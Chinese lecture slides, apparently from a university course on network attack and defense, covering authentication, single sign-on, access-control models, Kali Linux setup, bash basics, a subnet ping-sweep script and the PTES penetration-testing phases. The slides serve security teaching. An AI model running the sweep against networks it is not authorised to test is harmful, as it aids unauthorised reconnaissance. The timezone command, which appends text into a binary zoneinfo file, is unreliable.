网络攻防实战

第2周

陈健

chenj@nju.edu.cn

身份认证

- 对外认证
  - 应用的登录注册模块，面向用户进行认证
- 对内认证
  - 应用的各种内部系统同样需要登录认证的功能
    - 服务器的登录
    - 数据库的登录
    - Git的登录
    - 各种内部管理后台的登录

身份认证：现状

- 对内认证比较薄弱
  - 内部的认证场景过于分散，很难进行统一管理。尤其是服务器、数据库等的认证，目前还无法做到统一

身份认证：面临威胁


- 无认证
  - 尤其是在对内认证的部分
- 弱密码
- 认证信息泄露
  - 黑客通过各种手段（钓鱼、拖库等），拿到了用户的密码信息和身份凭证
  - 测试自己账号是否被泄露
    - https://haveibeenpwned.com/
- 重放攻击
  - 黑客在窃取到身份凭证（如Cookie、Session ID）之后，就可以在无密码的情况下完成认证

身份认证：安全保证

- 通过规章制度强化员工的安全意识
- 技术方案
  - 对密码的强度进行限制
  - 强制用户定期修改密码
  - 对关键操作设置第二密码
  - 通过手机验证替代密码验证
  - 通过人脸、指纹等生物特征替代密码
  - 通过加密信道来防止窃听
  - 通过给下发的凭证设置一个有效期
  - 单点登录（Single Sign On，SSO）
    - 用户只需要进行一次认证，就可以访问所有的网页、应用和产品

单点登录：CAS流程


- CAS（Central Authentication Service，集中式认证服务）流程
  - 开源的单点登录框架，提供了一整套完整的落地方案



单点登录：其他典型流程


- JWT
  - JWT（JSON Web Token）是一种轻量级的单点登录流程。它会在客户端保存一个凭证信息，之后在你每一次登录的请求中都带上这个凭证，将其作为登录状态的依据
- Oauth
  - OAuth（Open Authorization）的特点是授权。通过OAuth，用户在完成了认证中心的登录之后，应用只能够验证用户确实在第三方登录了。但是，想要维持应用内的登录状态，应用还是得颁发自己的登录凭证
- OpenID
  - OpenID（Open Identity Document）和 OAuth的功能类似。但OpenID不提供授权的功能

单点登录：自行实现



流程给予应用过多信任

访问控制：模型



- 主体：请求的发起者，可以是用户、进程、应用、设备等任何发起访问请求的来源
- 客体：请求的接收方，一般是某种资源。比如某个文件、数据库，也可以是进程、设备等接受指令的实体
- 请求：主体对客体进行的操作。常规的是读、写和执行，也可以细分为删除、追加等粒度更细的操作

访问控制：常见机制

- DAC
  - DAC（Discretionary Access Control，自主访问控制）让客体的所有者来定义访问控制规则
  - 具备很高的灵活性，维护成本低，但会增加整体访问控制监管的难度
  - 适合在面向用户的时候进行使用
- role-BAC
  - role-BAC（role Based Access Control，基于角色的访问控制）将主体划分为不同的角色，然后对每个角色的权限进行定义凭证
  - 防止权限泛滥，实现最小特权原则的经典解决方案
  - 适合在管理员集中管理的时候进行使用

访问控制：常见机制

- rule-BAC
  - rule-BAC（rule Based Access Control，基于规则的访问控制）制定规则，将主体、请求和客体的信息结合起来进行判定
  - 需要定义是“默认通过”还是“默认拒绝”
  - 适合在复杂场景下提供访问控制保护
- MAC
  - MAC（Mandatory Access Control，强制访问控制）要求对所有的主体和客体都打上对应的标签，然后根据标签来制定访问控制规则
  - 安全性最高的访问控制策略，适用于政府系统

访问控制：常见机制比较

访问控制	特点	关注对象	适用场景	案例
DAC	自主控制	关注客体的权限列表	由用户自主控制权限	Linux；各种C端应用，用户自己控制自己的内容是否可见
role-BAC	基于角色	关注主体的权限列表	管理员进行集中权限管控	公司内部系统，如erp等，管理员设计角色，并将用户分配到角色
rule-BAC	基于规则	关注主体、客体、请求的属性	无法清晰定义角色的复杂场景	网络请求，主体和客体比较多，无法清晰划分角色
MAC	基于标签	关注主体、客体、请求的标签	能够对全部数据打上标签	政府系统，每一份数据和每一个人都有明确的机密等级

威胁评估

- 识别数据
  - 安全保护的核心资产就是数据
- 识别攻击
  - 明确什么样的数据有价值被攻击
- 识别漏洞
  - MITRE提出的ATTACK框架：https://attack.mitre.org/

KALI Linux

- Kali（音译为迦梨或迦利，字面意思是“黑色的”）是印度神话中最为黑暗和暴虐的黑色地母。
- 迦梨一词也可解释为时间，故中文翻译为时母。时母被认为与时间和变化有关，象征着强大和新生。

KALI Linux

- 基于Debian的Linux发行版本
- 前身是BackTrack，2013年3月发布
- 用于渗透测试和安全审计
- 包含600+安全工具
- FHS标准目录结构
- 支持ARM和手机平台
- 开源免费

KALI安装

- 下载安装虚拟机镜像
  - https://www.kali.org/downloads/
- 登录密码
- 设置软件源
  - 编辑文件/etc/apt/sources.list

```
deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
```

KALI设置中文环境


- sudo dpkg-reconfigure locales
  - 选择字符编码： en_US.UTF-8、zh_CN.GBK、zh_CN.UTF-8
  - 选择zh_CN.UTF-8 后回车确认
- 安装字体
  - sudo apt install ttf-wqy-microhei ttf-wqy-zenhei xfonts-wqy
- 重启

KALI修改时区

- echo “zone=Asia/Shanghai” >>/usr/share/zoneinfo/Asia/Shanghai
- rm /etc/localtime
- ln -s /usr/share/zoneinfo/Asia/Shanghai /etc/localtime

熟悉Kali

- 软件更新
  - apt-get update
  - apt-get upgrade
  - apt-get dist-upgrade



Kali软件管理

- 搜索软件包
  - apt-cache –n search 软件包名
- 安装软件包
  - apt-get install 软件包名
- 卸载软件包
  - apt-get --purge remove 软件包名
- 查看软件包是否已安装
  - dpkg –l 软件包名
- 查看已安装软件包中包含的文件
  - dpkg –L 软件包名
- 查看某个命令是由哪个软件包提供
  - dpkg –S command

服务开关

- Kali linux默认未启动网络服务
- 生成SSH密钥集
  - dpkg-reconfigure openssh-server
- 开启SSH服务
  - /etc/init.d/ssh start
  - service ssh start
  - update-rc.d –f ssh defaults
- 添加普通用户
  - adduser username
  - usermod –a –G sudo username

熟悉BASH命令

- ls
  - #ls –lh --sort=size
  - #ls –lh --sort=time
- cd、pwd、cat、more、less
- tail
  - #watch –n 2 tail -20 /var/log/messages
- cp、rm、top、ps、grep
- ifconfig
  - #ifconfig eth0 192.168.1.11/24

熟悉BASH命令

- netstat
  - #netstat –pantu
- awk、sort
  - #netstat –pantu | egrep –v '0.0.0.0|:::' | awk '{print $5}' | cut –d ':' –f 1 | sort | uniq
- route
  - #route add default gw 192.168.1.1
  - #route add –net 172.16.0.0/24 gw 192.168.1.100

熟悉BASH命令

- mount
  - #mount –o loop kali.iso /media/cdrom
- find
  - #find / -iname nmap
  - #find . –name “ps*” –exec cp {} /tmp/{}.bak \;
- dmesg、whereis、echo、vi

编辑器vim

- 安装vim
  - #apt install vim
- 添加语法显示和行号
  - :syntax on
  - :set number
- 同时打开多个文件
  - $vim –O 1.py 2.py
  - Ctrl+w将光标在不同窗口之间切换
- 直接运行脚本
  - :!python %

shell脚本

```
#!/bin/bash
for n in `seq 254`
do
    ping 192.168.1.$n –c 1 | grep ttl | awk ‘{print $4}’ | awk –F: ‘{print $1}’
done
```

tmux

- 终端分屏
  - 竖向分屏：按住ctrl+b，释放后键入%
  - 横向分屏：按住ctrl+b，释放后键入”
  - 切换窗口：按住ctrl+b，释放后输入方向键

渗透测试的起源

- 在信息科技的发源地----美国的军事演习中，将美军称为“蓝军”，将假想敌称为“红军”
- 这种军事演习的方式在20世纪90年代由美国军方与国家安全局引入到对信息网络与信息安全基础设施的实际攻防测试过程中。由一群受过职业训练的安全专家称为“红队”，对接受测试的防御方“蓝队”进行攻击，以实战的方式来检验目标系统安全防御体系与安全响应计划的有效性。

渗透测试

- 渗透测试（penetration testing，pentest）就是通过实际的网络攻击进行安全测试与评估的方法
  - 简而言之，渗透测试就是一种通过模拟恶意攻击者的技术与方法，挫败目标系统安全控制措施，取得访问控制权，并发现具备业务影响后果安全隐患的一种安全测试与评估方式。

渗透测试的类型

- 黑盒测试（外部测试）
  - 设计为模拟一个对客户组织一无所知的攻击者所进行的渗透攻击。在安全业界的渗透测试者眼中，黑盒测试通常更受推崇，因为它能更逼真地模拟一次真正的攻击过程。
- 白盒测试（内部测试）
  - 在拥有客户组织所有知识的情况下所进行的渗透测试。白盒测试无需进行目标定位与情报搜集，并且能够比黑盒测试发现更多的目标基础设施环境中的安全漏洞与弱点。但它的缺点是无法有效地测试客户组织的应急响应程序。
- 灰盒测试
  - 以上两种渗透测试基本类型的组合。测试者掌握了目标系统的有限知识与信息，采用的方法也是从外部逐步渗透进入目标网络。

渗透测试执行标准PTES

- PTES（http://www.pentest-standard.org）
  - PTES（Penetration Testing Execution Standard）渗透测试执行标准：2010年发起，该标准的核心理念是通过建立进行渗透测试所要求的基本准则基线，来定义一次真正的渗透测试过程。

渗透测试过程环节（1）

- 前期交互阶段（Pre-Engagement Interaction）
  - 确定渗透测试的范围、目标、限制条件以及服务合同细节。
- 情报搜集阶段（Information Gathering）
  - 获取更多关于目标组织网络拓扑、系统配置与安全防御措施的信息。
- 威胁建模阶段（Threat Modeling）
  - 通过团队共同的缜密情报分析与攻击思路头脑风暴，从大量的信息情报中理清头绪，确定出最可行的攻击通道。


渗透测试过程环节（2）

- 漏洞分析阶段（Vulnerability Analysis）
  - 综合分析前几个阶段获取并汇总的情报信息，通过搜索可获取的渗透代码资源，找出可以实施渗透攻击的攻击点，并在实验环境中进行验证。
- 渗透攻击阶段（Exploitation）
  - 利用找出的目标系统安全漏洞，真正入侵系统，获得访问控制权。


渗透测试过程环节（3）

- 后渗透攻击阶段（Post Exploitation）
  - 根据目标组织的业务经营模式、保护资产形式与安全防御计划的不同特点，自主设计出攻击目标，识别关键基础设施，寻找客户组织最具价值和尝试安全保护的信息和资产，最终达成对客户组织造成最重要业务影响的攻击。
- 报告阶段（Reporting）


内部网络渗透测试INPT




Phase 1: Information gathering



